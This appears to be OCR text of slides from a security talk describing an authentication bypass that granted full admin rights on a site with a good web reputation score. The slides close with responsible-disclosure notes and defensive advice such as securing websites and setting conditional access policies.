
Authentication Bypass




Authentication Bypass



Authentication Bypass



Full Admin Rights



Yet a good online reputation?

Web Reputation:



- Trustworthy (88 of 100)

Request a reputation change

Web Category:

- Business and Economy

Request a category change

Web Reputation Influences:

- No infections past 12 months
- Medium popularity
- 141 months old (established)

Impact:




Responsible Disclosure

Application Team, please have the customer work with their vendor to fix the issues I found.



SaaD Story: Advice



- Secure all your websites
- Set cloud “Conditional Access” policies
- Encourage **everyone** to attend future “Matt Scheurer talks”!

Questions



Who?

What?

When?

Where?

Why?

How?





Data at ~~Rest~~ Risk

RISK

TROUBLE

The InfoSec Rock Star



Data in ~~Transit~~ Trouble